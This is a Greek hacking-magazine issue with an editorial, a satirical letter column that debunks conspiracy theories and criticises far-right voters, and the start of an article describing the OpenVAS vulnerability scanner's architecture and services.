all rights reversed

HACKER

Γενάρης 2014 # Τιμή τεύχους 4€

τεύχος 028 - Unmet Deadline Edition



Συνεργασία Metasploit και OpenVAS [*]

Γνωρίστε κι ερωτευτείτε τη MySQL

Καλωσορίστε το Namecoin και τα dot-bit domains

Δημιουργήστε μια lean, mean, vuln-scanning machine

[*] ...και η γοητεία του pen-testing γίνεται ακαταμάχητη!

all rights reversed

HACKER

tefhos 28o

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55133, Καλαμαριά. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) deltaCast s02e01 | OpenVAS vScanner
http://deltahacker.gr/deltacast-s02e01

Storytelling, που έχει αρχίσει να ξεφεύγει!

Συσσωρευμένες υποχρεώσεις, υπεραισιόδοξος προγραμματισμός και παρασκηνιακές εργασίες για το κοντινό μέλλον, προκαλούν ένα ατύχημα και μας κάνουν να συνειδητοποιήσουμε, επιτέλους, τι είναι αυτό που θέλει το περιοδικό deltaHacker.

by subZraw

Θα γνωρίζετε ίσως την αμερικανικής προελεύσεως φράση "λέμε μια ιστορία". Τις προάλλες, π.χ., άκουγα τον Leo Laporte ν' αναφέρει ότι, στο δίκτυο video casting που έχει, "λένε μια ιστορία". Στην πραγματικότητα, αυτό που κάνουν στο εν λόγω δίκτυο είναι να προσφέρουν διάφορα shows περί Windows, security, hardware, άλλα με οδηγούς αγοράς, σχολιασμό των τεχνολογικών εξελίξεων της εβδομάδας κ.ο.κ. Τι μπορεί να σημαίνει, λοιπόν, αυτό το "λέμε μια ιστορία"; Η ίδια φράση ακούγεται βεβαίως και σ' άλλους χώρους, όπου συχνά καταλαβαίνουμε ότι χρησιμοποιείται για καθαρά επικοινωνιακούς λόγους και στερείται οποιουδήποτε νοήματος. Ορισμένοι πολιτικοί μας, για παράδειγμα, έχουν πιάσει το κόλπο και τους ακούς να λένε ότι ο δείνα φορέας ή το τάδε κόμμα "δεν έχει να προσφέρει μια αφήγηση", οπότε να μην τους εμπιστευόμαστε. Αν το σκεφτείτε λίγο, θα δείτε ότι η "αφήγηση" είναι εκείνη η "ιστορία"...

Αγαπητές κι αγαπητοί, στον αέρα τινάχτηκε ο προγραμματισμός του τεύχους 027, μ' αποτέλεσμα οι φίλοι και συνδρομητές να το λάβουν καθυστερημένα :S Ευθύς εξ αρχής, σημειώνω εμφατικά ότι το φταίξιμο βαραίνει τον γράφοντα και μόνον εκείνον. Τι να σας πρωτολέω, τώρα... Μαζεύτηκαν πολλές "εξωσχολικές" υποχρεώσεις τον Ιανουάριο. Δουλειές κι αγγαρείες που εκ πρώτης όψεως δεν φαίνονται σπουδαίες, μόνο που στην πράξη ροκάνιζαν συστηματικά το διαθέσιμο χρόνο. Υπήρχε από την άλλη κι εκείνη η υπεραισιοδοξία, η οποία αρχίζει να σε κυριεύει στην αρχή κάθε μήνα και κορυφώνεται λίγο μετά το πρώτο δεκαήμερο, πριν αρχίσει να υποχωρεί (στην αρχή σταδιακά, από ένα σημείο και μετά σαν να κουτρουβαλάει σε μια απότομη πλαγιά του Eyjafjallajökull, τη στιγμή που το ηφαίστειο αποφασίζει να ξυπνήσει για άλλη μια φορά). Είναι το διάστημα κατά το οποίο ειλικρινά πιστεύεις πως όχι μόνο θα τα προλάβεις όλα, αλλά θα μπορέσεις να κάνεις και πολλά περισσότερα.

Καταπιάνεσαι, λοιπόν, με την προετοιμασία και την παραγωγή του 1ου επεισοδίου της 2ης σεζόν του deltaCast (εντελώς τυχαίο παράδειγμα), το οποίο αφορά στο OpenVAS. Είσαι στην αρχή του μήνα ακόμα, οπότε όλα κυλούν ομαλά, η ζωή είναι ωραία και παρά τις όποιες αντιξοότητες και δυσκολίες[1], αντιμετωπίζεις τα πάντα με αισιοδοξία. Κι εκεί που είναι σχεδόν έτοιμο το επεισόδιο, σκέφτεσαι ότι γι' αυτή την ιστορία που λες[2] δεν σου φτάνει μιάμιση ώρα για τη διηγηθείς μέχρι τέλους. Αποφασίζεις, λοιπόν, να έχεις και σχετικό άρθρο στο νέο τεύχος του περιοδικού, το οποίο ούτως ή άλλως είναι κι αυτό υπό προετοιμασία. Βγάζεις λοιπόν κάποια στιγμή το επεισόδιο στο αέρα (μέσω του site) και καταπιάνεσαι μ' εκείνο το άρθρο. Μαντέψτε τι γίνεται: Μπορεί οι μέρες να περνάνε, ωστόσο η ιστορία που ξεκίνησες να λες με το deltaCast και τώρα τη συνεχίζεις με το άρθρο για το περιοδικό, σου ζητάει κι άλλο χώρο. Δεν σου κάνει καρδιά να της αρνηθείς, οπότε αποφασίζεις ν' αφιερώσεις μεγάλο μέρος του τεύχους στο OpenVAS (μα, είναι συναρπαστικό, ειδικά όταν συνδυάζεται με το Metasploit). Το ένα άρθρο, λοιπόν, καταφέρνει να γίνει όχι δύο, αλλά τρία άρθρα...

Παράλληλα μ' αυτά, εδώ και καιρό έχει ξεκινήσει κι ένα άλλο πρότζεκτ, για το οποίο θα μιλήσουμε για πρώτη φορά τώρα, εδώ, σ' αυτή την τελευταία ενότητα του editorial. Που λέτε, η αλήθεια είναι ότι έχουμε συνειδητοποιήσει πως το deltaHacker πράγματι λέει μια ιστορία. Στην πραγματικότητα βέβαια δεν είναι μία αλλά πολλές ανεξάρτητες ιστορίες, οι οποίες όμως όλες περιστρέφονται γύρω από τους ίδιους βασικούς άξονες και κινούνται προς την ίδια κατεύθυνση. Σε γενικές γραμμές, λοιπόν, δικαιούμαστε να μιλάμε για μία ιστορία. Είναι η ιστορία ανθρώπων —όχι κατ' ανάγκη συνεργατών του περιοδικού— οι οποίοι αγαπούν την τεχνολογία και συχνά τους αρέσει περισσότερο να παίζουν λύνοντας προβλήματα, παρά να χρησιμοποιούν πράγματα που δουλεύουν τέλεια. Είναι οι άνθρωποι που, χωρίς να το έχουν προαποφασίσει και χωρίς φυσικά να κινούνται βάσει σχεδίου, καταφέρνουν διαρκώς να μας δείχνουν στην πράξη ότι το χάκινγκ δεν είναι μόνο για χαρακτήρες-καρτούν, αλλά για κάθε άνθρωπο που του αρέσει να σκαλίζει και να μαθαίνει. Νομίζετε ότι είμαι λίγο περισσότερο ποιητικός απ' όσο θα έπρεπε; Εγώ πάλι νομίζω πως όχι. Ρωτήστε αν είναι το Μανώλη, το Γιώργο, τον Πέτρο ή τον Παναγιώτη. Αν δεν τους γνωρίζετε προσωπικά, δείτε τα θέματα με τα οποία καταπιάνονται και πολύ συχνά γράφουν γι' αυτά στο περιοδικό. Τι τα θέλετε, χωρίς καν να το πάρουμε είδηση, όπως μου αρέσει να λέω, 28 μήνες μετά την κυκλοφορία του deltaHacker 001, έχουμε πια καταλάβει ότι το περιοδικό διηγείται, σχεδόν από μόνο του, μια ιστορία. Πλέον μάλιστα δεν κρατιέται και θέλει να την πει και παραέξω. Στο εξωτερικό. Παντού. Γι' αυτό και μας έβαλε, αρχικά τη Σύμβουλο Εκδόσεως (TM), τον DTP Guy (TM), τον κο Αρχισυντάκτη (TM) και τον yours truly (aka ο Προκομμένος Μας (TM)), να εργαζόμαστε για την προετοιμασία της αγγλικής εκδοχής του. Στην έως τώρα πορεία μας, εννοείται πως δεν θα τα είχαμε καταφέρει χωρίς τη στήριξή σας. Σε λίγους μήνες, λοιπόν, όπου ευελπιστούμε ότι η αγγλική έκδοση θα 'ναι έτοιμη για τον πλανήτη ολάκερο, σε όλους τους συνδρομητές του deltaHacker θα δώσουμε δωρεάν πρόσβαση για έναν χρόνο *και* στη νέα, διεθνή έκδοση. Ταυτόχρονα, το storytelling θα συνεχίζει και στα Ελληνικά, όπως το έχετε γνωρίσει μέχρι σήμερα, προσπαθώντας διαρκώς να βελτιώνεται και να γίνεται περισσότερο συναρπαστικό.

Αυτά προς το παρόν.

---

1. Όλοι στο ίδιο Σύμπαν ζούμε, οπότε καταλαβαίνετε σε τι μπορεί ν' αναφέρομαι.
2. Καλώς την!



σνέιλ μέιλ

Αγαπητοί μου,

Όλα έδειχναν ότι η μέρα μου επρόκειτο σήμερα να κυλήσει ήρεμα.

Καθισμένος στην τραπεζαρία είχα ετοιμάσει καφέ, είχα βγάλει όλα μου τα χαρτιά και είχα ανοίξει μπροστά μου τη γραφομηχανή.Δίπλα μου η εξαδέλφη με το λάπτοπ της.

"Να σας συμπληρώσω πράσινο τσάι;"ακούστηκε η μητέρα της εξαδέλφης από την κουζίνα.

"Καφέ πίνουμε" της φώναξα εγώ.

Εμφανίστηκε στην πόρτα, κρατώντας κάτι φακελάκια. "Έχω πάρει αυτό εδώ, πράσινο τσάι με αγιουβερδικά βότανα. Σίγουρα δεν θέλετε;"

"Όχι, όχι".

Κοίταξε προς το μέρος μου καλοσυνάτα."Η γραφομηχανή της Κυρίας Καίτης είναι αυτή;" ρώτησε. "Τι γράφεις;"

Αμέσως ένοιωσα να ανάβουν λαμπάκια κινδύνου. Ήξερα πως έπρεπε να είμαι προσεκτικός.

"Να, την επιστολή μου γράφω. Που γράφω κάθε μήνα."

"Α, ναι ναι. Οι επιστολές, ναι.Ενδιαφέρον."

Για λίγο μείναμε σιωπηλοί.

"Και γράφεις ακόμα για πολιτικά;"ξανάρχισε η μητέρα της εξαδέλφης που είναι Ινδουίστρια."Ακόμα να σε βαρεθούν;"

"Μα τι λέτε; Πότε έγραψα εγώ για πολιτικά;" διαμαρτυρήθηκα με τρόπο καθόλου πειστικό.

Με κοίταξε καλοσυνάτα και επέστρεψε στην κουζίνα χωρίς να πει τίποτα. Δίπλα μου, η εξαδέλφη είχε σηκώσει το κεφάλι της από το λάπτοπ και με κοίταγε ερωτηματικά.

"Τι θα πει, 'πότε έγραψα εγώ για πολιτικά';" μου λέει. "Γράφεις και για τίποτα άλλο; Μόνο για πολιτικά γράφεις. Κι εγώ απορώ πώς συνεχίζουν να σε ανέχονται. Χάκερ, σου λέει μετά."

"Μα τι λες;" επέμεινα εγώ. "Τι γράφω για πολιτικά; Γράφω για κόμματα; Γράφω για βουλευτές; Γράφω για σκάνδαλα;"

"Για τα χρυσά αβγά δεν γράφεις;"

"Μα δεν είναι το ίδιο. Εγώ για την Ελλάδα γράφω, για την ελληνική κοινωνία. Και τα χρυσά αβγά είναι δείγμα της κατρακύλας που έχουμε πάρει. Ως κοινωνία. Αυτό με απασχολεί."

"Παίζεις με τις λέξεις νομίζω."

"Καθόλου δεν παίζω. Δηλαδή, αν το πάρουμε έτσι, την άλλη φορά που έγραφα για την τεχνητή νοημοσύνη, τι έκανα τότε, για κομπιούτερ έγραφα; Όχι βέβαια. Από κομπιούτερ δεν έχω ούτε ιδέα ούτε γνώμη. Δεν με ενδιαφέρει καν να αποκτήσω. Γνώμη για την τεχνητή νοημοσύνη όμως έχω."

"Δεν ξέρω..."

"Μα ναι! Άλλο πράγμα οι υπολογιστές, με την έννοια του τάδε τσιπακιού της nVidia ή των προδιαγραφών του USB 3.0, και άλλο πράγμα το πλέγμα των εννοιών με τις οποίες προσεγγίζεται το ερώτημα της τεχνητής νοημο-

σύνης, και η συζήτηση για την φιλοσοφική θεμελίωση αυτών των εννοιών."

"Έστω! Παρόλα αυτά χωρίς κομπιούτερ τεχνητή νοημοσύνη δεν θα είχαμε, θα είχαμε;"

"Καλά, και που έχουμε κομπιούτερ, τεχνητή νοημοσύνη δεν έχουμε", της είπα εγώ γελώντας. "Ούτε καν θα αποκτήσουμε. Δεν με διαβάζεις προσεκτικά. Θα σε επιπλήξω."

"Άντε από εδώ", είπε γελώντας και η εξαδέλφη. "Κάθομαι και σου μιλάω στα σοβαρά κι εσύ κάνεις πλάκα."

Αγαπητοί μου,

Η μέρα είχε ξεκινήσει καλά, και ήμασταν μια χαρούμενη παρέα. Αλλά καμιά φορά η πολλή χαρά δεν κάνει καλό. Γι αυτό ας εξηγηθώ.

Σας έγραφα την άλλη φορά για τους μπούφους που πάνε και ψηφίζουν τους αβγούς και τους φίλους τους. Σας έλεγα ότι όσοι μπούφοι και να βρεθούν να τους ψηφίσουν, η εγκληματικότητα της συγκεκριμένης συμμορίας (των αβγών) ούτε αποκρύπτεται ούτε νομιμοποιείται.Κατέληγα στο συμπέρασμα πως οι αβγοί πρέπει να απαγορευτούν.

Όμως το θέμα των μπούφων παραμένει.

Το να βγαίνει ένας κάποιος,οποιοσδήποτε, και να ισχυρίζεται ότι έννοιες όπως αυτή της φυλετικής καθαρότητας ή της αδιάσπαστης, διαχρονικής συνέχειας του ενός ή του άλλου έθνους, είναι έννοιες έγκυρες, πειστικές, θεμελιωμένες, και επαρκείς για την κατανόηση των ιστορικών, κοινωνικών ή οικονομικών φαινομένων, είναι ένα ζήτημα. Δικαίωμά του να το πιστεύει, τι ζόρι τραβάω;Κανένα. Αυτός πιστεύει ό,τι θέλει να πιστεύει κι εγώ πιστεύω ότι είναι αδαής και βλάκας. Μία του και μία μου.

Όταν όμως βλέπεις ότι στην σημερινή Ελλάδα υπάρχει ένα ποσοστό ανθρώπων --πόσο; 7, 10, 15 τοις εκατό; δεν ξέρω-- που κάνουν τα στραβά μάτια στα όπλα, τις σβάστικες, τα μαχαιρώματα, τους εκβιασμούς και τα λοιπά, και σου μιλάνε για τον ελληνισμό και τους εχθρούς του, και για τους μετανάστες που φταίνε για όλα, τότε οφείλεις να προβληματιστείς.

Πού βρέθηκαν όλοι αυτοί; Τι τους παρακινεί; Γιατί κάνουν πως δεν βλέπουν; Μήπως δεν βλέπουν πράγματι;

Και μετά κοιτάς πιο δίπλα και βλέπεις ότι άλλοι τόσοι θεωρούν αρκετά πιθανόν ότιυπάρχει κάποιος που θέλει να μας ψεκάζει.

Τότε δεν αρκεί ο προβληματισμός. Οφείλεις να ανησυχήσεις βαθιά.

Τι βαθιά; Βαθύτατα.

Οφείλεις να αρχίσεις να αναρωτιέσαι. Πώς φτάσαμε μέχρι εδώ; Όλοι μπούφοι είναι; Μας τέλειωσαν οι άλλοι; Τι πίνουνε, ληγμένο γάλα πίνουνε; Μήπως πράγματι τους ψεκάζουν;



Και τώρα; Τι κάνουμε τώρα; Τι μπορούμε να κάνουμε; Προλαβαίνουμε;

Ρωτάω, αγαπητοί μου, αλλά δυστυχώς, το βλέπετε, η ερώτηση είναι ρητορική, και την απάντηση την ξέρω.

Δεν μπορούμε να κάνουμε τίποτα. Δεν προλαβαίνουμε. Το έχουμε χάσει το παιχνίδι.

Οι ψεκασμοί ή η φυλετική καθαρότητα των εθνών δεν είναι απλές ιδέες με τις οποίες μπορεί κανείς να συμφωνήσει ή να διαφωνήσει. Δεν τίθεται θέμα επιχειρηματολογίας και καλόπιστης κριτικής.

Οι άνθρωποι που τις κρατάνε σαν παντιέρες (ή σιδερογροθιές) δεν κατέληξαν να τις πιστεύουν έχοντας εξετάσει όλες τις άλλες ιδέες, και έχοντάς τες (εκείνες) απορρίψει επειδή τους φάνηκαν ανεπαρκείς.

Τις πιστεύουν επειδή αποφάσισαν να τις πιστέψουν.

Είναι θυμωμένοι και ανήμποροι. Φοβούνται. Και τέτοιες ιδέες προσφέρουν ασφάλεια, περηφάνεια, στόχους και σιγουριά.

Κυρίως προσφέρουν έναν εχθρό. Τον περιγράφουν. Τον κάνουν στερεότυπο. Μας τον δίνουν μασημένο και έτοιμο.Τον κατονομάζουν. Ξέρουμε πλέον ποιόν να μισήσουμε.

Αγαπητοί μου,

Στα ζητήματα αυτά έρχομαι και επανέρχομαι για έναν απλό λόγο.Αυτός είναι πως παίρνω στα σοβαρά τους στόχους του περιοδικού τούτου που μου κάνει την τιμή να φιλοξενεί τις επιστολές μου στις σελίδες του.

Θα μου επιτρέψετε, ελπίζω, να υποκύψω κι εγώ στην γοητεία ενός στερεότυπου.

Από χάκινγκ ξέρω λίγα. Οι εξελίξεις τρέχουν πιο γρήγορα από όσο μου χρειάζεται για να ενημερωθώ και να καταλάβω· θέλοντας και μη, έχω μείνει πίσω.Θέλω να πιστεύω, λοιπόν, ότι αν κάποιος σήμερα ενδιαφέρεται για το χάκινγκ,δεν μπορεί παρά να είναι φιλέρευνο και άφοβο πνεύμα, και ότι ως τέτοιο δεν μασάει κουτόχορτο.

Εξαιρέσεις, φυσικά, υπάρχουν και θα υπάρχουν για πάντα. Το κουτόχορτο, βλέπετε, είναι νόστιμο και εθιστικό. Γοητεύει πολλούς. Αλλά ελπίζω όχι όλους.

Αυτό είναι το στερεότυπό μου. Γράφω, λοιπόν, και ξαναγράφω, αγαπητοί μου, για να σας παρακινήσω.

Αν σας αρέσει και έχετε την υπομονή να αποσυναρμολογείτε πακετάκια TCP μαζί με τον πρωινό σας καφέ και την μαρμελάδα, doyourselvesafavour.

Την επόμενη φορά που κάποιος θα σας προσφέρει κάποια έτοιμη και "αυταπόδεικτη" αλήθεια, όπως, π.χ., ότι μας ψεκάζουν με αλουμίνιο για να μας υποτάξουν, ή ότι ο ελληνισμός "είναι το μεγαλύτερο εμπόδιο στην παγκόσμια δικτατορία" (whateverthatmeans), ή ότι "απόρρητη έκθεση" της Μοσάντ φανερώνει τα κρυφά σχέδια του "εβραιομασόνου" Κίσινγκερ κατά του Ελληνισμού, ή ότι ο Μπιλ Γκέιτς έχει χαρακτηρίσει την ελληνική γλώσσα "γλώσσα των προηγμένων υπολογιστών" (whateverthatmeans), κ.λπ. κ.λπ. κ.λπ. ---

Την επόμενη φορά, λοιπόν, που θα σας σερβίρει κανείς μια τέτοια μπαρούφα, μην την φάτε. Πάρτε την, βάλτε την κάτω και αποσυναρμολογήστε την. Κόψτε την φέτες. Όπως ακριβώς θα κόβατε φέτες κάποιο malware για να δείτε πώς δουλεύει.

Το μόνο εργαλείο που σας χρειάζεται είναι ένα ξυράφι.

Το Ξυράφι του Όκκαμ.

(Γκουγκλ ιτ!)

Σας ασπάζομαι,

Θείος Ακάκιος



Πλήρη άρθρα που συμπληρώνουν το περιοδικό [**addenda**]. Το video podcast [**netcasting → deltaCast episodes**]. Άρθρα που μας ήρθε να γράψουμε, έτσι, απλά [**slash → /dev/random**]. Τα προκλητικά **mind hacks**. Τα βίντεο από τα προηγούμενα live streams [**netcasting → deltaStream**]. Ολόκληρα blasts from the past [**slash → var/backup/old**]. Τα πάντα ενδιαφέροντα **forums**. Το σημείο συνάντησης για τους φίλους του περιοδικού.

deltahacker.gr

Αληθινό, διασκεδαστικό hacking **για όλους**!

Skill: Intermediate
Tags: OpenVAS, vulnerabilities, vulns, scanner, NVT, Kali, setup, configuration



by subZraw

OpenVAS

Ένας πανίσχυρος κυνηγός αδυναμιών, από κοντά

Όσοι έχετε ήδη παρακολουθήσει το deltaCast s02e01, σίγουρα υποψιάζεστε σε τι αναφέρεται ο τίτλος: Ο κυνηγός είναι το OpenVAS και οι αδυναμίες που ψάχνει κι εντοπίζει αφορούν σε συστήματα και υπηρεσίες. Για όποιον ασχολείται —έστω και περιστασιακά— με την ασφάλεια, οι αναφορές που παράγει η εφαρμογή αποδεικνύονται ενδιαφέρουσες, συχνά κι εξαιρετικά κατατοπιστικές. Το γεγονός μάλιστα ότι μιλάμε για μια δωρεάν πλατφόρμα που δεν έχει σε τίποτε να ζηλέψει από άλλες, πανάκριβες εμπορικές προτάσεις, θεωρούμε ότι καθιστά το OpenVAS ιδιαίτερα ελκυστικό. Ελάτε να γνωρίσουμε από κοντά τη λογική του, αλλά και να το προετοιμάσουμε ώστε να δουλεύει σωστά στο αγαπημένο λειτουργικό pen-testing και hacking όλων μας: το Kali Linux. Αλλά μη νομίζετε ότι θα αρκεστούμε μόνο σ' αυτά...

Το τεύχος που τώρα διαβάζετε είναι αφιέρωμένο στο vulnerability scanning, μέσα από την πλατφόρμα του OpenVAS (http://openvas.org). Το αφιέρωμά μας εκτείνεται κι εκτός του περιοδικού. Για την ακρίβεια, στο πρώτο επεισόδιο της δεύτερης σεζόν του deltaCast, το οποίο μπορείτε να παρακολουθήσετε στο http://deltahacker.gr/deltacast-s02e01, κάνουμε μια ομαλή εισαγωγή στις δυνατότητες της πλατφόρμας και φυσικά μια επίδειξη των δυνατοτήτων της. Η όλη παρουσίαση γίνεται από το περιβάλλον του BackBox Linux. Η συνέχεια του επεισοδίου βρίσκεται στο παρόν τεύχος, όπου μέσα από τρία σχετικά άρθρα εξηγούμε, δείχνουμε και συζητάμε για τα ακόλουθα.


1. Αρχιτεκτονική του OpenVAS, τα Network Vulnerability Tests και η σωστή προετοιμασία της πλατφόρμας, ώστε να δουλεύει σωστά στο Kali Linux (**το άρθρο που τώρα διαβάζετε**).
2. Δημιουργία από την αρχή ενός box/VM με Debian σε ρόλο OpenVAS server, στον οποίο θα μπορούμε να συνδεόμαστε από όποιον υπολογιστή θέλουμε —ακόμη κι αν είμαστε εκτός τοπικού δικτύου— και να ξεκινάμε vulnerability scans ή να παίρνουμε πλήρεις αναφορές από τα ήδη ολοκληρωμένα (**το άρθρο αρχίζει από τη σελίδα 42**).
3. Συνεργασία Metasploit και OpenVAS. Συνδεόμαστε από το Metasploit στον OpenVAS server, τον οποίο φτιάξαμε ακολουθώντας τις οδηγίες του προηγούμενου άρθρου. Εκτελούμε vulnerability scans, εισάγουμε τα αποτελέσματα στη βάση του Metasploit και στη συνέχεια προσπαθούμε να πάρουμε πρόσβαση σε ευπαθή συστήματα (**το άρθρο αρχίζει από τη σελίδα 78**).

Αρχιτεκτονική, υπηρεσίες και πρωτόκολλα επικοινωνίας

Το OpenVAS δεν είναι μία μόνο εφαρμογή. Στην πραγματικότητα πρόκειται για ένα σύνολο εργαλείων και υπηρεσιών (services), οι οποίες επικοινωνούν μεταξύ τους μέσω διαφόρων πρωτοκόλλων και πάντα κρυπτογραφημένα. Η ανίχνευση αδυναμιών γίνεται με τη βοήθεια των λεγόμενων NVTs (Network Vulnerability Tests), τα οποία ενημερώνονται τακτικά και στην ουσία υποβάλλουν τα υπό εξέταση συστήματα σε διάφορες δοκιμασίες κι ελέγχους, με στόχο την αποκάλυψη αδυναμιών σε ρυθμίσεις, σε υπηρεσίες κ.ο.κ. Για τον τελικό χρήστη, βέβαια, το OpenVAS μπορεί να θεωρείται ως μια ενιαία εφαρμογή, στην οποία συνδέεται μέσω του αγαπημένου του web browser και ξεκινά ελέγχους ή/και παίρνει αναφορές. Όπως προείπαμε, όμως, η πραγματικότητα είναι λιγο διαφορετική. Αν θέλουμε να κατανοήσουμε τη λογική του αρχιτεκτονικού οικοδομήματος που ονομάζεται OpenVAS, τότε οφείλουμε να γνωρίσουμε καθεμία από τις υπηρεσίες που το αποτελούν, καθώς και μερικά βασικά εργαλεία και clients.

- **OpenVAS Scanner (openvassd).** Είναι η υπηρεσία που κάνει όλη τη δύσκολη δουλειά. Ξεκινώντας από την τοπική συλλογή NVTs, η οποία, παρεμπιπτόντως, είναι δυνατόν να ενημερώνεται καθημερινά από το Διαδίκτυο, ψάχνει για πάσης φύσεως αδυναμίες στα μηχανήματα που του ζητείται να ελέγχει. Η επικοινωνία με τον OpenVAS Scanner γίνεται μέσω του πρωτοκόλλου **OpenVAS Transfer Protocol** (OTP) και είναι κρυπτογραφημένη κατά SSL (http://en.wikipedia.org/wiki/Secure_Sockets_Layer). Εξ ορισμού, ο Scanner ακούει για αιτήσεις πελατών από το port 9391 της διεύθυνσης του loopback interface.
- **OpenVAS Manager (openvasmd).** Τα αποτελέσματα του Scanner τα παίρνει


και τα διαχειρίζεται ο Manager, ο οποίος τα αποθηκεύει σε μια σχεσιακή βάση δεδομένων της SQLite (http://en.wikipedia.org/wiki/SQLite). Στην ίδια βάση αποθηκεύονται και οι ρυθμίσεις των χρηστών του συστήματος. Ο Manager είναι αυτός που μιλά απευθείας με τον Scanner (μέσω OTP) και είναι σε θέση να ζητά την εκτέλεση εργασιών ανίχνευσης (σύμφωνα με κάποιον χρονοπρογραμματισμό ή όχι), καθώς και τον τερματισμό, την παύση ή/και την επανεκκίνησή τους. Χωρίς τον Manager το OpenVAS θα εξακολουθούσε να είναι ένας vulnerability scanner, ωστόσο δεν θα είχε, π.χ., τη δυνατότητα διαχείρισης των αδυναμιών, των false positives, των σημειώσεων και των προτιμήσεων των χρηστών κ.ο.κ. Επίσης, 